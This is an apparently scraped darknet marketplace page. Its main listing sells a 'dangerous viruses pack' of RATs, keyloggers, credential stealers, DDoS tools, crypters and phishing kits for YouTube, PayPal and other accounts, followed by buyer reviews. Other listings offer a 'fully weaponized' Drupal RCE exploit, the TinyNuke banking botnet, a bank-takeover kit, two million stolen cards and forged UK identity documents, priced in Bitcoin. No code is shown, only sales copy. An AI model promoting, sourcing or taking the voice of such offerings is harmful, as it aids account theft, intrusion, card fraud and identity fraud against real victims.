
★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔

Hello guys! as a bonus for this guide I decide to give 1 year+ Nord VPN Premium access to my customers !!!

Hack almost ANYTHING with the super hack pack. Contains over 1000 easy-to-use tools to get the job done!

FEATURES:

- Remote Administration Tools (RATs):
- 0 FUD Java Based Stub (Fully Un-detected, works on ALL operating systems)
- Take control of targets computers
- Steal any accounts needed
- Spy function (Monitor victims screen, face cam, voice capture)
- Upload and execute multiple Viruses/Keyloggers
- Stressing/DDOS Attacks
- Crypters (Pump Files, Make YOUR Custom Stubs FUD)
- VPN to Portforward On:
- Stay hidden and untraceable
- Never take a DDOS attack again
- Phish Youtube
- Phish Instagram
- Phish League of Legends
- Phish PayPal
- Phish Emails
- Phish Twitters
- Phish Twitch accounts
- Phish Minecraft accounts
- Send Keylogger to a victim, steal every password he/she has logged.
- Secure accounts with the emails and passwords you have stolen.
- Get into hundreds of different accounts
- Crack Netflix Accounts
- Crack Amazon Accounts
- Crack Youtube Accounts
- Crack Addmefast Accounts



Alert when restock
Report Listing

PROFILE ACTIONS

- My Information
- Private Messages
- Listings
- Orders
- Queue List
- Favorite Listings
- Favorite Vendors
- Feedback
- Vendor Block List
- Help

EXCHANGE RATES

Bitcoin (BTC)	
United States Dollar (USD)	9467.24
Canadian Dollar (CAD)	13037.20
Euro (EUR)	8543.00
Australian Dollar (AUD)	14227.80
British Pound (GBP)	7677.68
Deposits & Withdrawals	
Litecoin (LTC)	
United States Dollar (USD)	44.36
Canadian Dollar (CAD)	61.27
Euro (EUR)	40.04
Australian Dollar (AUD)	67.19
British Pound (GBP)	36.03
Deposits & Withdrawals	
Monero (XMR)	
United States Dollar (USD)	66.70
Canadian Dollar (CAD)	91.91
Euro (EUR)	
Australian Dollar (AUD)	
British Pound (GBP)	
Deposits & Withdrawals	

The above rates are updated every 15 minutes an
weighted average of major exchange platforms.

Unlimited items available for auto-dispatch

	Features		Features
Product Class	Digital	Origin Country	World Wide
Quantity Left	Unlimited	Ships to	World Wide
Ends In	Never	Payment	Escrow

HACK MEGA PACK RATS KEYLOGGER CRACKS MORE - 1 days - USD + 2.99 / item

Purchase price: USD 2.92

Qty: 1

0.000308 BTC / 0.065825 LTC / 0.043778 XMR

Total Feedback: 36 - Positive: 33 - Negative: 1 - Neutral: 2

Feedback	Buyer	Date
No feedback comment ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	k*****s USD 5.91	May 24, 2020
Hey, thanks for the list! Quick and easy! :-) ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	f*****s USD 5.91	May 24, 2020
Lots of great info and programs, wondering where i can find that bonus vpn account ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	o*****n USD 5.91	May 22, 2020
No feedback comment ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	c*****4 USD 5.91	May 21, 2020
□please give me the nord account. ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	c*****z USD 5.91	May 09, 2020
Works booters hit like 2009 Chris Brown ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	f*****2 USD 5.91	Apr 27, 2020
No feedback comment ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	m*****a USD 5.91	Apr 26, 2020
Nice ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	j*****a USD 5.91	Apr 20, 2020
Best $10 I have ever spent, cheers bro ★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔	j*****7 USD 5.91	Apr 20, 2020

━━━━━■▌ Microsoft Visual Studio 2019 Enterprise ▌■━━━━━
Item # 126734 - Software & Malware / Security Software - WhiteChapel (83)

Views: 545 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 120.00
(0.012690 BTC)

THE IN-BANK TAKEOVER SYSTEM 2019 WORKING - MAKE EASY $15,000+ DAILY
Item # 138787 - Software & Malware / Exploit Kits - TopMoneyMaster (113)

Views: 790 / **Sales:** 0
Quantity left: Unlimited *(Unlimited automatic items)*

Buy Price
USD 100.00
(0.010575 BTC)

Dark Market (Marketplace) Script
Item # 164152 - Software & Malware / Other - greenpirate (215)

Views: 206 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 100.00
(0.010575 BTC)

NO IMAGE AVAILABLE

[POWERFUL] Drupal RCE Exploit [Fully Weaponized] [88% OF BUILDS VULN]
Item # 52141 - Software & Malware / Exploits - albertnikon11 (368)

Views: 1330 / **Sales:** 2
Quantity left: 23 *(673 automatic items)*

Buy Price
USD 80.00
(0.008460 BTC)

NO IMAGE AVAILABLE

TinyNuke Banking Botnet
Item # 52159 - Software & Malware / Botnets & Malware - albertnikon11 (368)


Views: 1410 / **Sales:** 2
Quantity left: 13 *(120 automatic items)*

Buy Price
USD 75.00
(0.007931 BTC)

ANDROID Mobile Virtual Box Machine — 2019! w/ Full Tutorial
Item # 135182 - Software & Malware / Security Software - TopMoneyMaster (113)

Views: 505 / **Sales:** 0
Quantity left: Unlimited *(Unlimited automatic items)*

Buy Price
USD 50.00
(0.005288 BTC)



200 BTC for 2 Million Cards & Payment Gateway Backdoor & Empire Market Vendor Account
Item # 77672 - Fraud / CVV & Cards - bluer (15803)

Views: 2114 / **Sales:** 0
Quantity left: 1

Buy Price
USD 2,000,000.0
(211.502567 BTC)
₿

HONG KONG BUSINESS ACCOUNT
Item # 171299 - Fraud / Accounts & Bank Drops - viktorrad (1)

Views: 168 / **Sales:** 0
Quantity left: 14

Buy Price
USD 25,490.00
(2.695600 BTC)
₿

Registered United Kingdon (UK) New Identity (Passport, Drivers License NIN & Birth Certificate)
Item # 88309 - Fraud / Other - Maestras407 (72)

Views: 834 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 14,170.26
(1.498524 BTC)
₿

Registered United Kingdon (UK) New Identity (Passport, Drivers License NIN & Birth Certificate)
Item # 97186 - Fraud / Other - Maestras407 (72)

Views: 336 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 14,170.26
(1.498524 BTC)
₿

Registered United Kingdon (UK) New Identity (Passport, Drivers License NIN & Birth Certificate)
Item # 104862 - Fraud / Other - Maestras407 (72)


Views: 171 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 14,170.26
(1.498524 BTC)
₿

2020 Get a Registered United Kingdon (UK) New Identity (Passport, Drivers License NIN & Birth Certif
Item # 147003 - Fraud / Other - Maestras407 (72)

Views: 186 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 14,170.26
(1.498524 BTC)
₿



☐ Social Engineering	292
☐ Counterfeit Items	2490
☐ Digital Products	6605
☐ Jewels & Gold	856
☐ Carded Items	407
☐ Services	524
☐ Other Listings	374
☐ Software & Malware	583
☐ Security & Hosting	176

SEARCH OPTIONS

Search terms:

SUCCESSFUL BANK TRANSFER WITH RECEIPT AND DETAILS
Item # 107107 - Guides & Tutorials / Hacking - StoneBrown (6)

Views: 464 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 4,950.00
(0.523469 BTC)
₿ Ł Ɱ

Criminal Record ,gain freedom. Erase Records now
Item # 177834 - Guides & Tutorials / Hacking - DrLucian (0)

Views: 10 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 3,999.00
(0.422899 BTC)
₿

Delete your loans!! Clear & Pay off Mortgages! Paid-off Lines of credit, Pay off your Maxed Out CC e
Item # 91598 - Guides & Tutorials / Drugs - Maestras407 (72)

Views: 731 / **Sales:** 0
Quantity left: Unlimited

Buy Price
USD 3,500.00
(0.370129 BTC)
₿